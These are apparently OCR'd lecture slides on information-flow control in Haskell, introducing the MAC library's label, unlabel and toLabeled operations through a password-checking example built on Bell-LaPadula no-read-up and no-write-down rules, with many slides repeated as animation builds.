
It follows **Mandatory Access Control principles** [Bell LaPadula 73]:




1. **No read-up**: IO actions may not read data at higer security levels

2. **No write-down:** IO actions may not write data to lower security levels

Secret computations may read secret inputs




Public computations may <u>not</u> read secret inputs




Secret computations may read public inputs


Dictionary words



Secret computations may write secret outputs



Secret computations may <u>not</u> write public outputs



How do labeled data and computations interact?

`label` **creates** a labeled value inside MAC computations:

```
label ::                a -> MAC l (Labeled h a)
```

How do labeled data and computations interact?

`label` **creates** a labeled value inside MAC computations:

```
label :: l ⊑ h =>  a -> MAC l (Labeled h a)
```

create = write new entity:
apply no write-down rule!

How do labeled data and computations interact?

`label` **creates** a labeled value inside MAC computations:

```
label :: l ⊑ h =>  a -> MAC l (Labeled h a)
```

create = write new entity:
apply no write-down rule!

unlabel **extracts** the content of labeled values into MAC computations:

```
unlabel ::              Labeled l a -> MAC h a
```

How do labeled data and computations interact?

`label` **creates** a labeled value inside MAC computations:

```
label :: l ⊑ h =>  a -> MAC l (Labeled h a)
```

create = write new entity:
apply no write-down rule!

unlabel **extracts** the content of labeled values into MAC computations:

```
unlabel :: l ⊑ h => Labeled l a -> MAC h a
```

extract = read:
apply no read-up rule!

```
module Untrusted where

import MAC

isWeakPwd :: Labeled H String -> MAC L (MAC H Bool)
isWeakPwd lpwd = do
body <- wgetMAC “https://haveibeenpwned.com/Passwords”
ws <- ... // Parse body into list of passwords
return (

     do pwd <- unlabel lpwd
        return (pwd `elem` ws)

)
```

```
module Untrusted where

import MAC

isWeakPwd :: Labeled H String -> MAC L (MAC H Bool)
isWeakPwd lpwd = do
body <- wgetMAC “https://haveibeenpwned.com/Passwords”
ws <- ... // Parse body into list of passwords
return (

     do pwd <- unlabel lpwd
        return (pwd `elem` ws)

)
```

Secret label protects password

```
module Untrusted where

import MAC

isWeakPwd :: Labeled H String -> MAC L (MAC H Bool)
isWeakPwd lpwd = do
body <- wgetMAC “https://haveibeenpwned.com/Passwords”
ws <- ... // Parse body into list of passwords
return (

     do pwd <- unlabel lpwd
        return (pwd `elem` ws)

)
```

Secret label protects password

Fetch public databases

```
module Untrusted where

import MAC

isWeakPwd :: Labeled H String -> MAC L (MAC H Bool)
isWeakPwd lpwd = do
body <- wgetMAC “https://haveibeenpwned.com/Passwords”
ws <- ... // Parse body into list of passwords
return (

     do pwd <- unlabel lpwd
        return (pwd `elem` ws)

)
```

Secret label protects password

Fetch public databases

Inspect password

Secure Password Manager

```
module Passwd where

import qualified Untrusted
import MAC

choosePwd :: IO String
choosePwd = do
  putStr "Please, select your password:"
  pwd <- getLine
  mac_H <- runMAC $ do
    lpwd <- label pwd :: MAC L (Labeled H String)
    Untrusted.isWeakPwd lpwd
  isWeak <- runMAC mac_H
  ...
```

Why are MAC computations nested?

Alternatives are ill-typed or incomplete:

```
isWeakPwd’ :: Labeled H String -> MAC L Bool
```

Why are MAC computations nested?

Alternatives are ill-typed or incomplete:

```
isWeakPwd' :: Labeled H String -> MAC L Bool
```

No read-up: Cannot unlabel password

Why are MAC computations nested?

Alternatives are ill-typed or incomplete:

```
isWeakPwd' :: Labeled H String -> MAC L Bool
```

No read-up: Cannot unlabel password

```
isWeakPwd'' :: Labeled H String -> MAC H Bool
```

Why are MAC computations nested?

Alternatives are ill-typed or incomplete:

```
isWeakPwd' :: Labeled H String -> MAC L Bool
```

No read-up: Cannot unlabel password

```
isWeakPwd'' :: Labeled H String -> MAC H Bool
```

No write-down: Cannot fetch public databases

Why are MAC computations nested?

Alternatives are ill-typed or incomplete:

```
isWeakPwd' :: Labeled H String -> MAC L Bool
```

No read-up: Cannot unlabel password

```
isWeakPwd'' :: Labeled H String -> MAC H Bool
```

No write-down: Cannot fetch public databases

Why are MAC computations nested?

Alternatives are ill-typed or incomplete:

```
isWeakPwd' :: Labeled H String -> MAC L Bool
```

No read-up: Cannot unlabel password

```
isWeakPwd'' :: Labeled H String -> MAC H Bool
```

No write-down: Cannot fetch public databases

Nested computations with many security levels are unmanageble!

$$\texttt{MAC } \mathbf{l_1} \texttt{ (MAC } \mathbf{l_2} \texttt{ (... (MAC } \mathbf{l_N} \texttt{ a) ...))}$$

How does MAC avoid nested computations?

- MAC provides a special operator:

```
toLabeled :: l ⊑ h => MAC h a -> MAC l (Labeled h a)
```


  - Embed MAC **h** actions into MAC **l** computation
  - Run nested MAC **h** computation
  - Return result labeled with **h** to outer MAC **l**

```
isWeakPwd :: Labeled H String -> MAC L (Labeled H Bool)
isWeakPwd lpwd = do
  ws <- getExposedPasswords
  toLabeled $ do
    pwd <- unlabel lpwd
    return (pwd `elem` ws)
```

toLabeled evaluates nested computation & returns labeled result

```
isWeakPwd :: Labeled H String -> MAC L (Labeled H Bool)
isWeakPwd lpwd = do
  ws <- getExposedPasswords
  toLabeled $ do
    pwd <- unlabel lpwd
    return (pwd `elem` ws)
```

toLabeled evaluates nested computation & returns labeled result



```
isWeakPwd :: Labeled H String -> MAC L (Labeled H Bool)
isWeakPwd lpwd = do
  ws <- getExposedPasswords
  toLabeled $ do
    pwd <- unlabel lpwd
    return (pwd `elem` ws)
```

toLabeled evaluates nested computation & returns labeled result

true

```
lbool <- runMAC $ do
      lpwd <- label pwd :: MAC L (Labeled H String)
      Untrusted.isWeakPwd lpwd
```

Summary: Core MAC API

```
newtype MAC l a = MAC (IO a)

newtype Labeled l a = Labeled a

 label :: l ⊑ h =>  a -> MAC l (Labeled h a)

 unlabel :: l ⊑ h => Labeled l a -> MAC h a

toLabeled :: l ⊑ h => MAC h a -> MAC l (Labeled h a)
```

What did we learn today?

- Haskell **pure abstractions** enable lightweight IFC analyses
- Fundamental principles behind Haskell IFC libraries
- An introduction to **MAC static IFC library**